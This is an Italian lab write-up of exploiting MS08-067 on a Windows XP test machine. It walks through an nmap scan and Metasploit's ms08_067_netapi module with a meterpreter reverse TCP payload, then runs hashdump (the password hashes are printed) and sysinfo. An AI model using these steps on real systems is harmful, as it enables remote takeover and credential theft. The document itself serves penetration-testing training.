

Report MS08-067 Windows XP

Con **nmap** vedo le porte aperte



```
┌──(kali㉿kalikali)-[~]
└─$ nmap 192.168.1.200 -sV
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-14 14:21 CEST
Nmap scan report for 192.168.1.200
Host is up (0.0024s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds
```

L'esercizio chiede di sfruttare la Vulnerabilità **MS08-067**



MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Unspecified Remote Code Execution (958644) (ECLIPSEDWING)

CRITICAL Nessus Plugin ID 34476

Synopsis

The remote Windows host is affected by a remote code execution vulnerability.

Description

The remote Windows host is affected by a remote code execution vulnerability in the 'Server' service due to improper handling of RPC requests. An unauthenticated, remote attacker can exploit this, via a specially crafted RPC request, to execute arbitrary code with 'System' privileges.

ECLIPSEDWING is one of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers.

Solution

Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

Plugin Details

Severity: Critical

ID: 34476

File Name: smb_nt_ms08-067.nasl

Version: 1.38

Type: local


Agent: windows

Family: Windows : Microsoft Bulletins


Published: 10/23/2008

Updated: 8/5/2020


Avvio **msfconsole** e cerco la vulnerabilità



~~~
┌──(kali㉿kalikali)-[~]
└─$ msfconsole

                                              `:oDFo:`
                                           ./ymM0dayMmy/.
                                        -+dHJ5aGFyZGVyIQ==+-
                                    `:sm⏻~~Destroy.No.Data~~s:`
                                 -+h2~~Maintain.No.Persistence~~h+-
                             `:odNo2~~Above.All.Else.Do.No.Harm~~Ndo:`
                          ./etc/shadow.0days-Data'%20OR%201=1--.No.0MN8'/.
                       -++SecKCoin++e.AMd`       `.-://///+hbove.913.ElsMNh+-
                      -~/.ssh/id_rsa.Des-                  `htN01UserWroteMe!-
                      :dopeAW.No<nano>o                     :is:TЯiKC.sudo-.A:
                      :we're.all.alike'`                     The.PFYroy.No.D7:
                      :PLACEDRINKHERE!:                      yxp_cmdshell.Ab0:
                      :msf>exploit -j.                       :Ns.BOB&ALICEes7:
                      :---srwxrwx:-.`                        `MS146.52.No.Per:
                      :<script>.Ac816/                        sENbove3101.404:
                      :NT_AUTHORITY.Do                        `T:/shSYSTEM-.N:
                      :09.14.2011.raid                       /STFU|wall.No.Pr:
                      :hevnsntSurb025N.                      dNVRGOING2GIVUUP:
                      :#OUTHOUSE-  -s:                       /corykennedyData:
                      :$nmap -oS                              SSo.6178306Ence:
                      :Awsm.da:                            /shMTl#beats3o.No.:
                      :Ring0:                             `dDestRoyREXKC3ta/M:
                      :23d:                               sSETEC.ASTRONOMYist:
                       /-                        /yo-    .ence.N:(){ :|: & };:
                                                 `:Shall.We.Play.A.Game?tron/
                                                 ```-ooy.if1ghtf0r+ehUser5`
                                               ..th3.H1V3.U2VjRFNN.jMh+.`
                                              `MjM~~WE.ARE.se~~MMjMs
                                               +~KANSAS.CITY's~-`
                                                J~HAKCERS~./.`
                                                .esc:wq!:`
                                                 +++ATH`
                                                  `
~~~




```
msf6 > search CVE-2008-4250

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```




```
msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.
```


Setto **RHOST** e con **show payloads** vedo tutti i payloads compatibili



```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.1.200
RHOST ⇒ 192.168.1.200
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
═══════════════════
```




```
   62   payload/windows/meterpreter/reverse_tcp                                   normal  No     Windows Meterpreter (Reflective Injection), Reverse TCP
 Stager
```




```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload 62
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ────     ───────────────  ────────  ───────────
   RHOSTS   192.168.1.200    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.100    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   ──  ────
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```

Avvio L'attacco con **run** oppure **exploit**




```
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] 192.168.1.200:445 - Automatically detecting the target ...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.200:1030) at 2023-06-14 16:36:25 +0200
```

Una volta entrati con **sysinfo** controllo le info dei target




```
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Con **hashdump** prendo le hash delle passwords




```
meterpreter > hashdump
Administrator:500:4efc971e2c6a11f0aad3b435b51404ee:a2345375a47a92754e2505132aca194b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:88325e30bf60f110893fea7e4385c4bd:eefe15d9737c27f2483d64966cbd1d26:::
Leonardo:1003:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:59e7b296d4bc854d2521113e9121aa1b:::
```

Con **webcam_list** vedo le webcam disponibili ma non sono presenti



```
[-] No webcams were found
meterpreter > 
```

Con **screenshot** catturo l’immagine



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Leonardo>ping 192.168.1.100

Pinging 192.168.1.100 with 32 bytes of data:

Reply from 192.168.1.100: bytes=32 time=5ms TTL=64
Reply from 192.168.1.100: bytes=32 time=4ms TTL=64
Reply from 192.168.1.100: bytes=32 time=2ms TTL=64

Ping statistics for 192.168.1.100:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 5ms, Average = 3ms
Control-C
^C
C:\Documents and Settings\Leonardo>_
```